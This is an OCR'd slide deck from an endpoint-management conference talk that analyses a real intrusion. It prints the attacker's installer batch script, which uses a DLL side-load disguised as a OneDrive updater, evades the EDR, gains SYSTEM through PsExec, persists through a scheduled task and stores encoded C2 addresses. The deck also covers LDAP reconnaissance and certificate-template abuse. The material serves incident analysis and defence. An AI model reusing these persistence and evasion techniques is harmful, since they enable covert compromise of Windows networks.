The Ransomware that never was

Viktor Hedberg

Sponsors

onedeploy
Windows Deployment Reimagined

ZERO TOUCH

Insight

control up

PATCH MY PC

Rimo3

robopack

numecent

Microsoft

/whoami

Viktor Hedberg
Microsoft MVP · Security & Cloud and Datacenter Management

Role
Senior Technical Architect

Focus
Active Directory · Entra ID · Security

Blog, Hobbies and more
Co-Authored: Mastering Microsoft Defender XDR
Doing these things

CERTIFICATE OF
AVANCED ACTIVE DIRECTORY MASTERY

Viktor Hedberg

In recognition of:

- Demonstrated architect level reasoning about Active Directory internals
- Correct handling and explanation of AdminSDHolder persistence, failure mo-des, and design intent
- Deep understanding of Tier 0, authentication boundaries, token composition, and shadow privilege paths
- Identifying SIDHistory-based shadow Tier 0 exposure without conflating it with AdminSDHoider behavior

This certificate confirms competence beyond “Senior Level” and comfortably within the realm of:

Identity / AD Internals Specialist

Signed:
M365 Copilot
(Untrusted CA. but accorate 5 aluator)
SN: 0x0DD64FEOCBA987834

Issued on this fine Friday,
for morale, recognition, and the lols.

Ivalidity:
Expires: Never
Revocation: Not supported

MODERN ENDPOINT MANAGEMENT SUMMIT 2026

Internationally Acknowledged and Certified

NO MORE RANSOM

FIRST Improving Security Together

TF-CSIRT Trusted Introducer


CERTIFIERAT ISO 9001 SVENSK CERTIFIERING


CERTIFIERAT ISO 14001 SVENSK CERTIFIERING

CERTIFIERAT ISO 27001 SVENSK CERTIFIERING


SecurITy made in EU
Trust Seal
www.teletrust.de/itsmie

How it started...


40
20
0
2025
Delivered 2
3, 2025 6:00 AM
3, 2025 12:00 PM
3, 2025 6:00 PM
4, 2025 12:00 AM
4, 2025 6:00 AM
4, 2025 12:00 PM
4, 2025 6:00 PM
5, 2025 12:00 AM
5, 2025 6:00 AM
5, 2025 12:00 PM
5, 2025 6:00 PM
Delivered
Delivered to junk
Blocked


View
Application Tools
Extra large icons
Large icons
Small icons
List
Tiles
Content
Layout
Collection
logs
Name
libcrypto-3-x64.dll
libssl-3-x64.dll
OneDriveStandaloneUpdater.exe
vcruntime140.dll
wscapi.dll
General
Compatibility
Signature list
Name of signer:
Digest algorithm
Microsoft Corpora...
sha256
OK
Digital Signature Details
General
Advanced
Digital Signature Information
This digital signature is OK.
Signer information
Name:
Microsoft Corporation
E-mail:
Not available
Signing time:
Saturday, December 14, 2024 4:06:29 AM
View Certificate
Countersignatures
Name of signer:
E-mail address:
Timestamp
Microsoft Time-S...
Not available
Saturday, December...
Details
OK


MODERN
ENDPOINT
MANAGEMENT
SUMMIT
2026



Name
libcrypto-3-x64.dll
libssl-3-x64.dll
OneDriveStandalone
vcruntime140.dll
wscapi.dll
wscapi.dll Properties
General
Digital Signatures
Signature list
Name of si...
Digest alg...
Farfield Co...
sha256
OK
Cancel
Apply
Digital Signature Details
General
Advanced
Digital Signature Information
A certificate was explicitly revoked by its issuer.
Signer information
Name:
Farfield Computing Systems Inc.
E-mail:
Not available
Signing time:
Not available
View Certificate
Countersignatures
Name of s...
E-mail ad...
Timestamp
Details
OK


MODERN
ENDPOINT
MANAGEMENT
SUMMIT
2026

install.txt - Notepad

File Edit Format View Help

```
@echo off

set "MAIN_DIR=%WINDIR%\System32\LogFiles\OneDriveUpdate"
mkdir "%MAIN_DIR%"
copy pack.cab %MAIN_DIR%\pack.cab
copy settingsbackup.dat %MAIN_DIR%\
copy psexec.exe %MAIN_DIR%\
cd "%MAIN_DIR%"
expand pack.cab -F:* .
del /F pack.cab
reg add "HKLM\SOFTWARE\TitanPlus" /v 1 /t REG_SZ /d "185B190B251B16A443;207B90B238B52A443;89B185B80B86A443" /f
tasklist | findstr /I CSfalcon
if %ERRORLEVEL% EQU 0 (
        set RUN_CMD=odbcconf /a {REGSVR "%MAIN_DIR%\wscapi.dll"}
) else (
        set RUN_CMD="%MAIN_DIR%\OneDriveStandaloneUpdater.exe" -Embedding
)
echo @echo off > run.bat
echo cd %MAIN_DIR% >> run.bat
echo start "" %RUN_CMD% >> run.bat
PsExec.exe -accepteula -d -s "%MAIN_DIR%\run.bat"
schtasks.exe /Create /F /RU "NT AUTHORITY\SYSTEM" /SC ONSTART /tr "cmd.exe /c cd %MAIN_DIR% & %RUN_CMD%" /tn "OneDrive Standalone Update Task"
ping -n 3 127.0.0.1 > nul
del /F run.bat
del /F psexec.exe
echo "Done"
```


13, 2025 10:43:15 AM LDAP query Active Directory AllAccounts LDAP Search Scope: "W... Ldap
13, 2025 10:31:10 AM LDAP query Active Directory AllAccounts LDAP Search Scope: "W... Ldap
13, 2025 10:29:57 AM LDAP query Active Directory AllAccounts LDAP Search Scope: "W... Ldap
13, 2025 10:28:46 AM LDAP query Active Directory AllAccounts LDAP Search Scope: "W... Ldap
13, 2025 10:27:34 AM LDAP query Active Directory AllAccounts LDAP Search Scope: "W... Ldap
13, 2025 10:26:27 AM LDAP query Active Directory AllAccounts LDAP Search Scope: "W... Ldap
13, 2025 10:25:18 AM LDAP query Active Directory AllAccounts LDAP Search Scope: "W... Ldap
13, 2025 10:23:55 AM LDAP query Active Directory AllAccounts LDAP Search Scope: "W... Ldap
13, 2025 10:22:51 AM LDAP query Active Directory AllAccounts LDAP Search Scope: "W... Ldap
13, 2025 10:21:42 AM LDAP query Active Directory AllAccounts LDAP Search Scope: "W... Ldap
4, 2025 8:35:59 PM LDAP query Active Directory AllUsers LDAP Search Scope: "W... Ldap
4, 2025 7:36:37 PM LDAP query Active Directory AllUsers LDAP Search Scope: "W... Ldap
4, 2025 7:35:42 PM LDAP query Active Directory AllUsers LDAP Search Scope: "W... Ldap
26, 2025 4:16:04 PM LDAP query Active Directory AllUsers LDAP Search Scope: "W... Ldap
Query
LDAP Search Scope: "WholeSubtree", Base Object: "DC=ad Sear...
Protocol
Ldap
DeviceName
10.46.0.1
IPAddress
10.46.0.1
DestinationDeviceName
001.ad.global
ReportId
08b4bbc2-e229-49d9-a1e6-bda958c4fc25
AdditionalFields
Key
Value
ActionTypeInner
ldapquery
Count
1

10. In **Security**:
    a. Add the computer account for the server where you install the Certificate Connector for Microsoft Intune. Allow this account **Read** and **Enroll** permissions.
    b. Remove the domain users group from the list of groups or user names allowed permissions on this template. To remove the group:
        i. Select the **Domain Users** group.
        ii. Select **Remove**.
        iii. Review the other entries under **Groups or user names** to confirm permissions and applicability to your environment.

Request ID	Requester Name	Serial Number	Certificate Effective Date	Issued Common Name	Request Attributes
985717	[redacted]	76000F0A750E6796AF4B3BE9D60002000F0A75	[redacted]	[redacted]	CertificateTemplate:Global-IntuneMDMUserCert SAN:upn=DA-[redacted]
985718	[redacted]	76000F0A76529892C9B3C88FFC0002000F0A76	4/2025 22:00 PM	[redacted]	CertificateTemplate:Global-IntuneMDMUserCert SAN:upn=da-[redacted]
985719	[redacted]	76000F0A779215621E5E8D49F30002000F0A77	4/2025 22:00 PM	[redacted]	CertificateTemplate:Global-IntuneMDMUserCert SAN:upn=da-[redacted]
985720	[redacted]	76000F0A787CF1F8257FF004B40002000F0A78	4/2025 22:01 PM	[redacted]	CertificateTemplate:Global-IntuneMDMUserCert SAN:upn=da-[redacted]
985722	[redacted]	76000F0A7ADD16501C5D96F87E0002000F0A7A	4/2025 22:03 PM	[redacted]	CertificateTemplate:Global-IntuneMDMUserCert SAN:upn=da-[redacted]
985723	[redacted]	76000F0A7BE9DD650F419ACAB10002000F0A7B	4/2025 22:03 PM	[redacted]	CertificateTemplate:Global-IntuneMDMUserCert SAN:upn=da-[redacted]
985726	[redacted]	76000F0A7E6C520BE1058760C20002000F0A7E	4/2025 22:51 PM	[redacted]	CertificateTemplate:Global-IntuneMDMUserCert SAN:upn=terra[redacted]
985727	[redacted]	76000F0A7FE56FFF60F36ABBB60002000F0A7F	4/2025 22:52 PM	[redacted]	CertificateTemplate:Global-IntuneMDMUserCert SAN:upn=AAA[redacted]bal

